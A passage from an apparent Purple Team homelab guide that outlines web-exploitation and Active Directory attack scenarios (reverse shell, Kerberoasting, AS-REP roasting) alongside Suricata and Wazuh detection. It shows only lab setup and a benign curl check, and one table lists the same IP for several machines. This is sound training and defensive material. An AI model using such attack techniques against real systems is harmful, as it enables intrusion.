Lab4PurpleSec: Hands-on attack & detection scenarios for Purple Team training

Complete documentation of attack & detection scenarios

Version: 1.0

Date: 30/12/2025

Author: 0xMR007

Environment: *Lab4PurpleSec* - Purple Team cybersecurity homelab

---

Table of contents

3. **Scenario 1: web application exploitation (WAN → DMZ)**
    - Overview
    - Objectives
    - Prerequisites
    - **I. Environment preparation**
        - Starting the attack Machine (WAN-ATTACK-LIN)
        - Network connection tests
        - BWAPP installation
        - Connecting to BWAPP
    - **II. Web recon**
        - Identifying OS command injection vulnerability
    - **III. Exploitation**
        - Establishing a reverse shell
        - Base64 payload encoding
    - **IV. Logs & Detection**
        - Nginx logs (Docker container)
        - Suricata network alerts
        - Wazuh alerts (web server)
    - Scenario 1 conclusion
4. **Scenario 2: Active Directory attacks (GOAD)**
    - Overview
    - Scenario objectives
    - Prerequisites
    - **I. Environment preparation**
        - Starting the machines
        - Network verification
        - Active Directory environment preparation

        - Creating a vulnerable service account
        - Associating an SPN to the service account
        - Assigning local privileges on the client workstation
        - Increasing domain attack surface (*vulnAD* script)
        - Creating an account without Kerberos pre-authentication
    - **II. Network & Active Directory recon**
        - ARP & Nmap scans
        - Blue Team Analysis (Suricata Alerts)
    - **III. Initial domain user enumeration**
        - Anonymous enumeration with `enum4linux`
        - Blue Team analysis (Wazuh alerts)
    - **IV. Kerberoasting: service account compromise**
        - SPN Enumeration and TGS ticket cracking
        - Blue Team analysis (Wazuh alerts)
    - **V. AS-REP Roasting: exploitation of an account without pre-authentication**
        - Enumerating vulnerable accounts
        - AS-REP ticket cracking
        - Blue Team analysis (Wazuh and Suricata Alerts)
    - Scenario 2 Conclusion

Introduction

This document presents a complete series of **attack and detection scenarios** designed for the ***Lab4PurpleSec*** cybersecurity homelab. These scenarios are designed to be used in a **Purple Team** context, allowing testing of both offensive and defensive capabilities of the environment.

Document objectives

- **Demonstrate** realistic attack techniques in a controlled environment
- **Identify** detection points and monitoring opportunities

- **Document** log artifacts generated during attacks
- **Provide** recommendations to improve detection

Structure

Each scenario follows a logical progression in the attack chain (kill-chain):

1. **Scenario 1**: Web application exploitation and reverse shell (WAN → DMZ)
2. **Scenario 2**: Active Directory attacks on the GOAD environment

Scenarios can be performed **independently** or **chained** to simulate a complete attack.

Detection components

Lab4PurpleSec integrates several detection layers:


- **pfSense**: Firewall with rules (adjustable per scenario) and HTTP NAT
- **Suricata**: IDS/IPS for network intrusion detection
- **Wazuh**: SIEM for event correlation and log analysis
- **Application logs**: Nginx, Docker, Windows Event Logs

Lab presentation

General architecture


Lab4PurpleSec is a cybersecurity homelab simulating an enterprise environment with:

- **WAN Segment**: External network (segment on host network, Internet simulation)
- **DMZ Segment**: Demilitarized zone with vulnerable servers
- **LAN Segment**: Internal network with vulnerable Active Directory environment



Lab4PurpleSec network architecture

GOAD MINILAB architecture



Active Directory architecture (GOAD, MINILAB version)

Main components

Network infrastructure

Machine	IP	Description
FW-PFSENSE	LAN : 192.168.10.0/24 DMZ : 192.168.20.0/24 DHCP sur réseau hôte (WAN)	Main firewall and router
DMZ-WEB01-LIN	192.168.20.105	Vulnerable web server with Docker & Nginx

Machine	IP	Description
DMZ-MS2-LIN	192.168.20.105	Metasploitable2 vulnerable machine
DMZ-MS3-LIN	192.168.20.105	Metasploitable3 vulnerable machine (Linux)
DMZ-MS3-WIN	192.168.20.105	Metasploitable3 vulnerable machine (Windows)
LAN-DC01-WIN	192.168.10.30	Vulnerable domain controller (GOAD)
LAN-WS01-WIN	192.168.10.31	Vulnerable Windows client workstation (GOAD)
LAN-SIEM-LIN	192.168.10.104	Serveur Wazuh Manager
LAN-TEST-LIN	192.168.10.100	Test machine (administration)
LAN-ATTACK-LIN	192.168.10.109	Kali attack machine (LAN)
WAN-ATTACK-LIN	DHCP (Bridge)	Kali attack machine (WAN)

> Note:
>
> This document will only focus on the machines highlighted in blue.
>
> Machine(s) in yellow are optional (e.g. `LAN-TEST-LIN` can be replaced by the attack machine to consult Wazuh).

Services and applications

DMZ-WEB01-LIN hosts several vulnerable web applications via Nginx reverse proxy:

- OWASP Juice Shop (Node.js)
- OWASP NodeGoat (Node.js)
- OWASP WebGoat (Java)
- bWAPP (PHP)
- VAmPI (REST API)

Active Directory Infrastructure (GOAD):

- Domain: `mini.lab`
- Domain controller: LAN-DC01-WIN

- Client workstation: LAN-WS01-WIN

Detection tools

- **Suricata**: Configured on pfSense, monitors DMZ and LAN interfaces
- **Wazuh Agents**: Installed on all *Lab4PurpleSec* machines (except WAN)
- **Wazuh**: Centralized SIEM collecting logs from all agents

Firewall rules (adjustable per scenario)

WAN → DMZ

- ✅ HTTP/HTTPS allowed (port 80/443)
- ❌ Direct access to LAN blocked

DMZ → LAN

- ⚠️ Limited communication (can be modified for scenarios)
- ✅ Wazuh agents allowed (ports 1514, 1515)

LAN → DMZ/WAN

- ✅ Full access allowed (for internal attack simulation)


Scenario 1: Web application exploitation

> Note: Some attacks in this scenario do not yet generate detection in the current defense stack (Wazuh / Suricata).
>
> Any contribution improving visibility or detection rules is welcome!

Overview

This scenario demonstrates how an **external attacker** (from the WAN segment) exploits a vulnerable web application hosted in the DMZ to obtain **remote code execution (RCE)** and establish a **reverse shell** inside a Docker container.

Attack path:



Objectives

- Identify and exploit a vulnerable web application
- Obtain RCE on the target application
- Establish a reverse shell in a Docker container
- Understand detection points at each step

Prerequisites

- ✅ WAN-ATTACK-LIN (Kali Linux or other distribution) accessible

- ✅ DMZ-WEB01-LIN with active Docker containers (at least one)
- ✅ LAN-TEST-LIN to access defensive tools (pfSense, Wazuh, Suricata)
- ✅ pfSense NAT configured and functional: WAN:80 → DMZ-WEB01-LIN:80
- ✅ Nginx reverse proxy functional
- ✅ Vulnerable web applications accessible
- ✅ Wazuh and Suricata configured

I. Environment preparation

This section details the steps necessary to prepare the environment before launching the attack. It covers **starting the attack machine**, **verifying network connections**, and **configuring BWAPP** (vulnerable web application). The objective is to ensure all components (attacker, target) are operational and ready for the scenario.

Starting the attack machine (WAN-ATTACK-LIN)

Start the attack machine on the WAN side:

Figure 1.0 - Desktop (GNOME) of the WAN-ATTACK-LIN machine, running *Kali Linux 2025*

Network connection tests

Before starting our attack, we can begin by verifying that we can correctly communicate with the target machine.

Since we are on the WAN from a network perspective, we must go through the pfSense machine which will redirect us (via NAT) to the web server (DMZ-WEB01-LIN). Below is an explanatory diagram to the famous vulnerable web application, OWASP Juice Shop:




Figure 1.1 - Diagram, *Role of NAT & Nginx reverse proxy*

Each vulnerable web application is identified by the Nginx reverse proxy via a virtual hostname (e.g., juice.lab).

We must therefore specify the virtual hostnames of our web applications on our attack machine to access them.

To do this, we can use the `/etc/hosts` file which acts as a local DNS.

Below is an example of a `hosts` file.

Command used:

```
sudo cat /etc/hosts
```

Result obtained:

```
┌──(kali㉿kali)-[~]
└─$ sudo cat /etc/hosts
[sudo] password for kali:
127.0.0.1       localhost
127.0.1.1       kali

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

# Vulnerable webapps (needs to be modified with your WAN ip address)
192.168.1.47 juice.lab nodegoat.lab bwapp.lab vampi.lab webgoat.lab webwolf.lab
192.168.1.47 ms2.lab ms2-8180.lab
192.168.1.47 ms3linux.lab ms3linux-8080.lab
192.168.1.47 ms3win.lab ms3win.lab-8282.lab ms3win-8484.lab ms3win-4848.lab ms3win-8585.lab
```

Figure 1.2 - *hosts* file, WAN-ATTACK-LIN

Now let's perform a `curl` to the target web application to verify we have HTTP access to it:

```
curl -I http://bwapp.lab/install.php # Installation endpoint
```

Result obtained:




Figure 1.3 - HTTP response headers result via *curl*

We therefore have access to the desired web application (here BWAPP).

BWAPP Installation

Good, let's now go to the BWAPP installation page:




Figure 1.4 - BWAPP installation page

We must now proceed with the BWAPP installation by clicking on the "*here*" highlighted in red above.

This step is necessary otherwise the web application will not be available and you will get the following error page:




Figure 1.5 - BWAPP error page

After installing BWAPP, you should get a confirmation message:




Figure 1.6 - BWAPP installation confirmation page

Connecting to BWAPP

Now that we have installed the web application, we need to connect to it to access BWAPP's web security scenarios.

BWAPP login page:

